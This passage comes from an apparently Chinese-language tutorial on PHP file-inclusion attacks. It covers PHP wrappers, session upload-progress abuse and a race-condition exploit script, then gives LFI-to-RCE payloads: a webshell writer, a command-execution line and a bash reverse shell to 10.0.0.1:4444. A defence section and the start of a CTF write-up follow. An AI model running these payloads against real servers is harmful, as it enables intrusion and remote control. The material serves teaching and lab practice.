class="line">?file=/var/log/auth.log</span><br></pre></td></tr></table></figure><p><strong>利用条件</strong>：</p><ul><li>日志文件中包含恶意代码</li><li>代码可通过 User-Agent 等字段注入</li></ul><h4 id="44-php-伪协议利用"><a class="markdownIt-Anchor" href="#44-php-伪协议利用"></a> 4.4 PHP 伪协议利用</h4><table><thead><tr><th style="text-align:left">协议</th><th style="text-align:left">用途</th><th style="text-align:left">条件</th></tr></thead><tbody><tr><td style="text-align:left"><code>php://filter</code></td><td style="text-align:left">读取文件内容（Base64编码）</td><td style="text-align:left">无特殊限制</td></tr><tr><td style="text-align:left"><code>php://input</code></td><td style="text-align:left">执行POST数据中的PHP代码</td><td style="text-align:left"><code>allow_url_include=On</code></td></tr><tr><td style="text-align:left"><code>data://text/plain</code></td><td style="text-align:left">执行内联PHP代码</td><td style="text-align:left"><code>allow_url_include=On</code></td></tr><tr><td style="text-align:left"><code>zip://</code></td><td style="text-align:left">读取压缩包内的文件</td><td style="text-align:left">需上传zip文件</td></tr></tbody></table><p><strong>示例</strong>：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br></pre></td><td class="code"><pre><span class="line"># 读取PHP源码（Base64编码）</span><br><span class="line">?file=php://filter/convert.base64-encode/resource=index.php</span><br><span class="line"></span><br><span class="line"># 执行POST数据</span><br><span class="line">?file=php://input</span><br><span class="line">POST: &lt;?php system(&#x27;ls&#x27;); ?&gt;</span><br><span class="line"></span><br><span class="line"># data协议执行代码</span><br><span class="line">?file=data://text/plain,&lt;?php system(&#x27;ls&#x27;);?&gt;</span><br></pre></td></tr></table></figure><h3 id="5session-文件包含"><a class="markdownIt-Anchor" href="#5session-文件包含"></a> 5.Session 文件包含</h3><h4 id="51-session-文件基础知识"><a class="markdownIt-Anchor" href="#51-session-文件基础知识"></a> 5.1 Session 文件基础知识</h4><table><thead><tr><th style="text-align:left">配置项</th><th style="text-align:left">典型值</th><th style="text-align:left">说明</th></tr></thead><tbody><tr><td style="text-align:left"><code>session.save_path</code></td><td style="text-align:left"><code>/tmp</code></td><td style="text-align:left">Session文件存储目录</td></tr><tr><td style="text-align:left"><code>session.name</code></td><td style="text-align:left"><code>PHPSESSID</code></td><td style="text-align:left">Session Cookie名称</td></tr><tr><td style="text-align:left"><code>session.serialize_handler</code></td><td style="text-align:left"><code>php</code></td><td style="text-align:left">序列化处理器</td></tr><tr><td style="text-align:left"><code>session.use_strict_mode</code></td><td style="text-align:left"><code>Off</code></td><td style="text-align:left">是否限制自定义Session ID</td></tr></tbody></table><h4 id="52-session-文件命名规则"><a class="markdownIt-Anchor" href="#52-session-文件命名规则"></a> 5.2 Session 文件命名规则</h4><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">session文件路径 = session.save_path + &#x27;/sess_&#x27; + session_id</span><br><span class="line"></span><br><span class="line">示例：</span><br><span class="line">PHPSESSID = abc123</span><br><span class="line">文件路径 = /tmp/sess_abc123</span><br></pre></td></tr></table></figure><h4 id="53-session-文件内容格式"><a class="markdownIt-Anchor" href="#53-session-文件内容格式"></a> 5.3 Session 文件内容格式</h4><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line"># php_serialize 处理器</span><br><span class="line">恶意代码|a:2:&#123;...&#125;</span><br><span class="line"></span><br><span class="line"># 默认php处理器</span><br><span class="line">恶意代码|a:2:&#123;...&#125;</span><br></pre></td></tr></table></figure><h3 id="54-如何控制-session-内容"><a class="markdownIt-Anchor" href="#54-如何控制-session-内容"></a> 5.4 如何控制 Session 内容</h3><p><strong>方法1：自动初始化（session.auto_start = On）</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">// PHP自动初始化Session</span><br><span class="line">session_start();</span><br><span class="line">$_SESSION[&#x27;user&#x27;] = $_GET[&#x27;user&#x27;];</span><br><span class="line">// 可写入：?user=&lt;?php system(&#x27;ls&#x27;);?&gt;</span><br></pre></td></tr></table></figure><p><strong>方法2：Session Upload Progress</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">// 上传文件时自动写入Session</span><br><span class="line">POST /upload.php</span><br><span class="line">PHP_SESSION_UPLOAD_PROGRESS = &lt;?php system(&#x27;ls&#x27;);?&gt;</span><br></pre></td></tr></table></figure><h3 id="6session-upload-progress-详解"><a class="markdownIt-Anchor" href="#6session-upload-progress-详解"></a> 6.Session Upload Progress 详解</h3><h4 id="61-什么是-session-upload-progress"><a class="markdownIt-Anchor" href="#61-什么是-session-upload-progress"></a> 6.1 什么是 Session Upload Progress？</h4><p>PHP 5.4+ 的特性：上传文件时，如果请求包含特定字段，PHP 自动将上传进度保存到 Session。</p><h4 id="62-触发条件"><a class="markdownIt-Anchor" href="#62-触发条件"></a> 6.2 触发条件</h4><table><thead><tr><th style="text-align:left">条件</th><th style="text-align:left">说明</th></tr></thead><tbody><tr><td style="text-align:left"><code>session.upload_progress.enabled = On</code></td><td style="text-align:left">启用上传进度（默认开启）</td></tr><tr><td style="text-align:left">POST 请求包含 <code>PHP_SESSION_UPLOAD_PROGRESS</code> 字段</td><td style="text-align:left">触发写入</td></tr><tr><td style="text-align:left">同时上传文件（<code>$_FILES</code>）</td><td style="text-align:left">必须有文件上传</td></tr><tr><td style="text-align:left">Cookie 中包含 <code>PHPSESSID</code></td><td style="text-align:left">指定Session ID</td></tr></tbody></table><h4 id="63-写入过程"><a class="markdownIt-Anchor" href="#63-写入过程"></a> 6.3 写入过程</h4><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br></pre></td><td class="code"><pre><span class="line">POST /upload.php HTTP/1.1</span><br><span class="line">Cookie: PHPSESSID=c</span><br><span class="line">Content-Type: multipart/form-data; boundary=----boundary</span><br><span class="line"></span><br><span class="line">------boundary</span><br><span class="line">Content-Disposition: form-data; name=&quot;PHP_SESSION_UPLOAD_PROGRESS&quot;</span><br><span class="line"></span><br><span class="line">&lt;?php system(&#x27;ls&#x27;); ?&gt;</span><br><span class="line">------boundary</span><br><span class="line">Content-Disposition: form-data; name=&quot;file&quot;; filename=&quot;a.txt&quot;</span><br><span class="line"></span><br><span class="line">AAAAAAAAAAAAAAAAAAA...</span><br><span class="line">------boundary--</span><br></pre></td></tr></table></figure><p>PHP 自动执行：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">1. 初始化 Session（ID = c）</span><br><span class="line">2. 创建 /tmp/sess_c</span><br><span class="line">3. 写入上传进度信息</span><br><span class="line">4. 信息中包含 PHP_SESSION_UPLOAD_PROGRESS 的值</span><br></pre></td></tr></table></figure><h4 id="64-session-文件内容"><a class="markdownIt-Anchor" href="#64-session-文件内容"></a> 6.4 Session 文件内容</h4><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line">upload_progress_&lt;?php system(&#x27;ls&#x27;); ?&gt;|a:5:&#123;</span><br><span class="line">    s:10:&quot;start_time&quot;;i:1234567890;</span><br><span class="line">    s:14:&quot;content_length&quot;;i:1048576;</span><br><span class="line">    s:15:&quot;bytes_processed&quot;;i:1048576;</span><br><span class="line">    s:4:&quot;done&quot;;b:1;</span><br><span class="line">    s:5:&quot;files&quot;;a:1:&#123;...&#125;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><h4 id="65-自动清理机制"><a class="markdownIt-Anchor" href="#65-自动清理机制"></a> 6.5 自动清理机制</h4><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">session.upload_progress.cleanup = On（默认）</span><br></pre></td></tr></table></figure><p>上传完成后，PHP 会<strong>立即删除</strong> session 中的上传进度数据。</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line"># 清理前</span><br><span class="line">- upload_progress_&lt;?php system(&#x27;ls&#x27;); ?&gt;|a:5:&#123;...&#125;</span><br><span class="line"></span><br><span class="line"># 清理后</span><br><span class="line">+ upload_progress_|a:5:&#123;...&#125;</span><br></pre></td></tr></table></figure><h3 id="7条件竞争race-condition"><a class="markdownIt-Anchor" href="#7条件竞争race-condition"></a> 7.条件竞争（Race Condition）</h3><h4 id="71-为什么需要条件竞争"><a class="markdownIt-Anchor" href="#71-为什么需要条件竞争"></a> 7.1 为什么需要条件竞争</h4><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">上传开始 → 写入恶意代码 → 上传完成 → 立即清理</span><br><span class="line">                        ↑</span><br><span class="line">              恶意代码只存在几毫秒</span><br></pre></td></tr></table></figure><h4 id="72-竞争策略"><a class="markdownIt-Anchor" href="#72-竞争策略"></a> 7.2 竞争策略</h4><table><thead><tr><th style="text-align:left">线程</th><th style="text-align:left">职责</th><th style="text-align:left">操作</th></tr></thead><tbody><tr><td style="text-align:left"><strong>写入线程</strong></td><td style="text-align:left">创造机会</td><td style="text-align:left">持续上传，不断写入恶意代码</td></tr><tr><td style="text-align:left"><strong>读取线程</strong></td><td style="text-align:left">抓住机会</td><td style="text-align:left">持续包含，在清理前执行代码</td></tr></tbody></table><h4 id="73-多线程实现"><a class="markdownIt-Anchor" href="#73-多线程实现"></a> 7.3 多线程实现</h4><figure class="highlight py"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">import</span> threading</span><br><span class="line"><span class="keyword">import</span> requests</span><br><span class="line"></span><br><span class="line">success = <span class="literal">False</span></span><br><span class="line"></span><br><span class="line"><span class="keyword">def</span> <span class="title function_">upload_thread</span>():</span><br><span class="line">    <span class="string">&quot;&quot;&quot;持续上传，写入恶意代码&quot;&quot;&quot;</span></span><br><span class="line">    <span class="keyword">while</span> <span class="keyword">not</span> success:</span><br><span class="line">        requests.post(url, data=payload, files=files, cookies=cookies)</span><br><span class="line"></span><br><span class="line"><span class="keyword">def</span> <span class="title function_">include_thread</span>():</span><br><span class="line">    <span class="string">&quot;&quot;&quot;持续包含session&quot;&quot;&quot;</span></span><br><span class="line">    <span class="keyword">global</span> success</span><br><span class="line">    <span class="keyword">while</span> <span class="keyword">not</span> success:</span><br><span class="line">        resp = requests.get(url + <span class="string">&#x27;?file=/tmp/sess_c&#x27;</span>)</span><br><span class="line">        <span class="keyword">if</span> <span class="string">&#x27;success_flag&#x27;</span> <span class="keyword">in</span> resp.text:</span><br><span class="line">            success = <span class="literal">True</span></span><br><span class="line"></span><br><span class="line"><span class="comment"># 启动两个线程</span></span><br><span class="line">threading.Thread(target=upload_thread).start()</span><br><span class="line">threading.Thread(target=include_thread).start()</span><br></pre></td></tr></table></figure><h3 id="8lfi-rce远程代码执行"><a class="markdownIt-Anchor" href="#8lfi-rce远程代码执行"></a> 8.LFI -&gt; RCE（远程代码执行）</h3><h4 id="81-攻击链路"><a class="markdownIt-Anchor" href="#81-攻击链路"></a> 8.1 攻击链路</h4><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br></pre></td><td class="code"><pre><span class="line">LFI → RCE 攻击链                        </span><br><span class="line"></span><br><span class="line">  1. 发现文件包含漏洞                                   </span><br><span class="line">         ↓                                                  </span><br><span class="line">  2. 通过 phpinfo() 获取 Session 配置                        </span><br><span class="line">         ↓                                                  </span><br><span class="line">  3. 利用 Session Upload Progress 写入恶意代码               </span><br><span class="line">         ↓                                                  </span><br><span class="line">  4. 条件竞争包含 Session 文件                               </span><br><span class="line">         ↓                                                  </span><br><span class="line">  5. 执行恶意代码 → 写入 Webshell                            </span><br><span class="line">         ↓                                                  </span><br><span class="line">  6. 通过 Webshell 执行任意命令                              </span><br></pre></td></tr></table></figure><h4 id="82-常用payload"><a class="markdownIt-Anchor" href="#82-常用payload"></a> 8.2 常用Payload</h4><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 写入一句话木马</span></span><br><span class="line"><span class="meta">&lt;?php</span> <span class="title function_ invoke__">file_put_contents</span>(<span class="string">&#x27;/tmp/shell.php&#x27;</span>, <span class="string">&#x27;&lt;?php eval($_POST[cmd]);?&gt;&#x27;</span>); <span class="meta">?&gt;</span></span><br><span class="line"></span><br><span class="line"><span class="comment"># 执行系统命令</span></span><br><span class="line"><span class="meta">&lt;?php</span> <span class="title function_ invoke__">system</span>(<span class="variable">$_GET</span>[<span class="string">&#x27;cmd&#x27;</span>]); <span class="meta">?&gt;</span></span><br><span class="line"></span><br><span class="line"><span class="comment"># 反弹Shell</span></span><br><span class="line"><span class="meta">&lt;?php</span> <span class="title function_ invoke__">system</span>(<span class="string">&#x27;bash -c &quot;bash -i &gt;&amp; /dev/tcp/10.0.0.1/4444 0&gt;&amp;1&quot;&#x27;</span>); <span class="meta">?&gt;</span></span><br></pre></td></tr></table></figure><h3 id="9防御措施"><a class="markdownIt-Anchor" href="#9防御措施"></a> 9.防御措施</h3><h4 id="91-代码层面"><a class="markdownIt-Anchor" href="#91-代码层面"></a> 9.1 代码层面</h4><table><thead><tr><th style="text-align:left">防御方式</th><th style="text-align:left">说明</th><th style="text-align:left">示例</th></tr></thead><tbody><tr><td style="text-align:left"><strong>白名单验证</strong></td><td style="text-align:left">只允许指定文件</td><td style="text-align:left"><code>if (in_array($file, $allowed))</code></td></tr><tr><td style="text-align:left"><strong>路径限制</strong></td><td style="text-align:left">限制包含路径</td><td style="text-align:left"><code>realpath()</code> + <code>str_starts_with()</code></td></tr><tr><td style="text-align:left"><strong>禁止动态包含</strong></td><td style="text-align:left">使用常量或配置文件</td><td style="text-align:left"><code>include(APP_PATH . 'header.php')</code></td></tr></tbody></table><h4 id="92-配置层面"><a class="markdownIt-Anchor" href="#92-配置层面"></a> 9.2 配置层面</h4><figure class="highlight ini"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment">; 禁用远程包含</span></span><br><span class="line"><span class="attr">allow_url_include</span> = <span class="literal">Off</span></span><br><span class="line"><span class="attr">allow_url_fopen</span> = <span class="literal">Off</span></span><br><span class="line"></span><br><span class="line"><span class="comment">; 限制Session路径</span></span><br><span class="line"><span class="attr">session.save_path</span> = /var/lib/php/sessions</span><br><span class="line"><span class="attr">open_basedir</span> = /var/www/html:/tmp</span><br><span class="line"></span><br><span class="line"><span class="comment">; 关闭Upload Progress</span></span><br><span class="line"><span class="attr">session.upload_progress.enabled</span> = <span class="literal">Off</span></span><br></pre></td></tr></table></figure><h4 id="93-服务器层面"><a class="markdownIt-Anchor" href="#93-服务器层面"></a> 9.3 服务器层面</h4><figure class="highlight apache"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># Apache - 禁止访问敏感目录</span></span><br><span class="line"><span class="section">&lt;Directory /tmp/&gt;</span></span><br><span class="line">    <span class="attribute">Deny</span> from <span class="literal">all</span></span><br><span class="line"><span class="section">&lt;/Directory&gt;</span></span><br><span class="line"></span><br><span class="line"><span class="section">&lt;Directory /var/www/uploads/&gt;</span></span><br><span class="line">    <span class="attribute">php_flag</span> engine <span class="literal">off</span></span><br><span class="line"><span class="section">&lt;/Directory&gt;</span></span><br></pre></td></tr></table></figure><figure class="highlight nginx"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># Nginx - 阻止访问Session文件</span></span><br><span class="line"><span class="section">location</span> <span class="regexp">~ /tmp/</span> &#123;</span><br><span class="line">    <span class="attribute">deny</span> all;</span><br><span class="line">&#125;</span><br><span class="line"></span><br><span class="line"><span class="comment"># 上传目录禁止执行PHP</span></span><br><span class="line"><span class="section">location</span> /uploads/ &#123;</span><br><span class="line">    <span class="section">location</span> <span class="regexp">~ \.php$</span> &#123;</span><br><span class="line">        <span class="attribute">deny</span> all;</span><br><span class="line">    &#125;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><h3 id="10总结"><a class="markdownIt-Anchor" href="#10总结"></a> 10.总结</h3><p>核心知识点:</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br></pre></td><td class="code"><pre><span class="line">文件包含漏洞</span><br><span class="line">    ├── 本地文件包含（LFI）</span><br><span class="line">    │   ├── 读取敏感文件</span><br><span class="line">    │   ├── 目录遍历</span><br><span class="line">    │   ├── 包含日志文件</span><br><span class="line">    │   └── 包含 Session 文件</span><br><span class="line">    ├── 远程文件包含（RFI）</span><br><span class="line">    │   ├── 包含远程恶意文件</span><br><span class="line">    │   └── 需要 allow_url_include = On</span><br><span class="line">    ├── Session Upload Progress</span><br><span class="line">    │   ├── 上传时自动写入 Session</span><br><span class="line">    │   ├── 内容完全可控</span><br><span class="line">    │   └── 上传完成后自动清理</span><br><span class="line">    ├── 条件竞争</span><br><span class="line">    │   ├── 写入线程 + 读取线程</span><br><span class="line">    │   └── 在清理前执行恶意代码</span><br><span class="line">    └── LFI → RCE</span><br><span class="line">        ├── 写入 Webshell</span><br><span class="line">        ├── 执行系统命令</span><br><span class="line">        └── 获取服务器权限</span><br></pre></td></tr></table></figure><h2 id="二-典例分析"><a class="markdownIt-Anchor" href="#二-典例分析"></a> 二、典例分析</h2><h3 id="1第五空间-2021easycleanup"><a class="markdownIt-Anchor" href="#1第五空间-2021easycleanup"></a> 1.[第五空间 2021]EasyCleanup</h3><p>考察内容：文件包含，条件竞争，临时文件</p><p>参考原理理解<a href="https://www.leavesongs.com/PENETRATION/docker-php-include-getshell.html#0x02-phpinfo">Docker PHP裸文件本地包含综述 | 离别歌</a></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br><span class="line">33</span><br><span class="line">34</span><br><span class="line">35</span><br><span class="line">36</span><br><span class="line">37</span><br><span class="line">38</span><br><span class="line">39</span><br><span class="line">40</span><br></pre></td><td class="code"><pre><span class="line">&lt;?php </span><br><span class="line">if(!isset($_GET[&#x27;mode&#x27;]))&#123; </span><br><span class="line">    highlight_file(__file__); </span><br><span class="line">&#125;else if($_GET[&#x27;mode&#x27;] == &quot;eval&quot;)&#123; </span><br><span class="line">    $shell = isset($_GET[&#x27;shell&#x27;]) ? $_GET[&#x27;shell&#x27;] : &#x27;phpinfo();&#x27;; </span><br><span class="line">    if(strlen($shell) &gt; 15 | filter($shell) | checkNums($shell)) exit(&quot;hacker&quot;); </span><br><span class="line">    eval($shell); </span><br><span class="line">&#125; </span><br><span class="line"></span><br><span class="line"></span><br><span class="line">if(isset($_GET[&#x27;file&#x27;]))&#123; </span><br><span class="line">    if(strlen($_GET[&#x27;file&#x27;]) &gt; 15 | filter($_GET[&#x27;file&#x27;])) exit(&quot;hacker&quot;); </span><br><span class="line">    include $_GET[&#x27;file&#x27;]; </span><br><span class="line">&#125; </span><br><span class="line"></span><br><span class="line"></span><br><span class="line">function filter($var)&#123; </span><br><span class="line">    $banned = [&quot;while&quot;, &quot;for&quot;, &quot;\$_&quot;, &quot;include&quot;, &quot;env&quot;, &quot;require&quot;, &quot;?&quot;, &quot;:&quot;, &quot;^&quot;, &quot;+&quot;, &quot;-&quot;, &quot;%&quot;, &quot;*&quot;, &quot;`&quot;]; </span><br><span class="line"></span><br><span class="line">    foreach($banned as $ban)&#123; </span><br><span class="line">        if(strstr($var, $ban)) return True; </span><br><span class="line">    &#125; </span><br><span class="line"></span><br><span class="line">    return False; </span><br><span class="line">&#125; </span><br><span class="line"></span><br><span class="line">function checkNums($var)&#123; </span><br><span class="line">    $alphanum = &#x27;abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ&#x27;; </span><br><span class="line">    $cnt = 0; </span><br><span class="line">    for($i = 0; $i &lt; strlen($alphanum); $i++)&#123; </span><br><span class="line">        for($j = 0; $j &lt; strlen($var); $j++)&#123; </span><br><span class="line">            if($var[$j] == $alphanum[$i])&#123; </span><br><span class="line">                $cnt += 1; </span><br><span class="line">                if($cnt &gt; 8) return True; </span><br><span class="line">            &#125; </span><br><span class="line">        &#125; </span><br><span class="line">    &#125; </span><br><span class="line">    return False; </span><br><span class="line">&#125; </span><br><span class="line">?&gt;</span><br></pre></td></tr></table></figure><p>先对源码进行简单分析：</p><ol><li>默认模式（无参数）</li></ol><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">if(!isset($_GET[&#x27;mode&#x27;]))&#123; </span><br><span class="line">    highlight_file(__file__); </span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>访问时不带<code>mode</code>参数，会高亮显示源码本身。</p><ol start="2"><li>Eval执行模式</li></ol><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">else if($_GET[&#x27;mode&#x27;] == &quot;eval&quot;)&#123; </span><br><span class="line">    $shell = isset($_GET[&#x27;shell&#x27;]) ? $_GET[&#x27;shell&#x27;] : &#x27;phpinfo();&#x27;; </span><br><span class="line">    if(strlen($shell) &gt; 15 | filter($shell) | checkNums($shell)) exit(&quot;hacker&quot;); </span><br><span class="line">    eval($shell); </span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><ul><li>接收<code>shell</code>参数作为要执行的PHP代码</li><li>需要满足三个条件才能执行：<ul><li>长度 ≤ 15</li><li>通过<code>filter()</code>过滤</li><li>通过<code>checkNums()</code>检查</li></ul></li></ul><ol start="3"><li>文件包含模式</li></ol><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">if(isset($_GET[&#x27;file&#x27;]))&#123; </span><br><span class="line">    if(strlen($_GET[&#x27;file&#x27;]) &gt; 15 | filter($_GET[&#x27;file&#x27;])) exit(&quot;hacker&quot;); </span><br><span class="line">    include $_GET[&#x27;file&#x27;]; </span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><ul><li>接收<code>file</code>参数进行文件包含</li><li>同样有长度和过滤限制</li></ul><ol start="4"><li>过滤函数 <code>filter()</code></li></ol><p>禁止的关键字列表：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">while, for, $_GET, $_POST, $_COOKIE, $_SESSION, $_FILES, $_SERVER, </span><br><span class="line">$_ENV, $_REQUEST, include, require, ?, :, ^, +, -, %, *, `</span><br></pre></td></tr></table></figure><p>注意：代码中其实缺了一些常见变量如<code>$_GET</code>、<code>$_POST</code>，但<code>$_</code>被禁止了。</p><ol start="5"><li>数字检查函数 <code>checkNums()</code></li></ol><ul><li>统计字符串中字母数字（a-z, A-Z, 0-9）的个数</li><li>如果超过8个字母数字字符，返回True（拒绝执行）</li></ul><p>先试试</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">http://node4.anna.nssctf.cn:23312/?mode=eval&amp;shell=system(ls);</span><br></pre></td></tr></table></figure><p>返回：LICENSE <a href="http://README.md">README.md</a> index.php logo.png phpinfo.php</p><p>说明system(ls)执行成功；</p><p>但下一步并不好办，因为对字母数字和整个payload的长度有双重限制，很容易就超过长度限制了，连最简单的cat都会超过限制</p><p>我们试着访问phpinfo.php</p><p>查看session部分：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line">session.auto_start：如果 session.auto_start=On ，则PHP在接收请求的时候会自动初始化 Session，不再需要执行session_start()。但默认情况下，这个选项都是关闭的。但session还有一个默认选项，session.use_strict_mode默认值为 off。此时用户是可以自己定义 Session ID 的。比如，我们在 Cookie 里设置 PHPSESSID=ph0ebus ，PHP 将会在服务器上创建一个文件：/tmp/sess_ph0ebus”。即使此时用户没有初始化Session，PHP也会自动初始化Session。 并产生一个键值，这个键值有ini.get(“session.upload_progress.prefix”)+由我们构造的 session.upload_progress.name 值组成，最后被写入 sess_ 文件里。</span><br><span class="line">session.save_path：负责 session 文件的存放位置，后面文件包含的时候需要知道恶意文件的位置，如果没有配置则不会生成session文件</span><br><span class="line">session.upload_progress_enabled：当这个配置为 On 时，代表 session.upload_progress 功能开始，如果这个选项关闭，则这个方法用不了</span><br><span class="line">session.upload_progress_cleanup：这个选项默认也是 On，也就是说当文件上传结束时，session 文件中有关上传进度的信息立马就会被删除掉；这里就给我们的操作造成了很大的困难，我们就只能使用条件竞争(Race Condition)的方式不停的发包，争取在它被删除掉之前就成功利用</span><br><span class="line">session.upload_progress_name：当它出现在表单中，php将会报告上传进度，最大的好处是，它的值可控</span><br><span class="line">session.upload_progress_prefix：它＋session.upload_progress_name 将表示为 session 中的键名</span><br></pre></td></tr></table></figure><p>这里我们使用条件竞争+临时文件</p><p>为什么要使用条件竞争呢？</p><p>因为</p><p><code>session.upload_progress.cleanup = On</code>（默认开启）</p><p>这意味着上传完成后，session中关于上传进度的数据会被<strong>立即删除</strong>。</p><p>如果我们在上传完成后再去包含session文件，恶意代码已经不存在了。</p><figure class="highlight py"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br><span class="line">16</span><br><span class="line">17</span><br><span class="line">18</span><br><span class="line">19</span><br><span class="line">20</span><br><span class="line">21</span><br><span class="line">22</span><br><span class="line">23</span><br><span class="line">24</span><br><span class="line">25</span><br><span class="line">26</span><br><span class="line">27</span><br><span 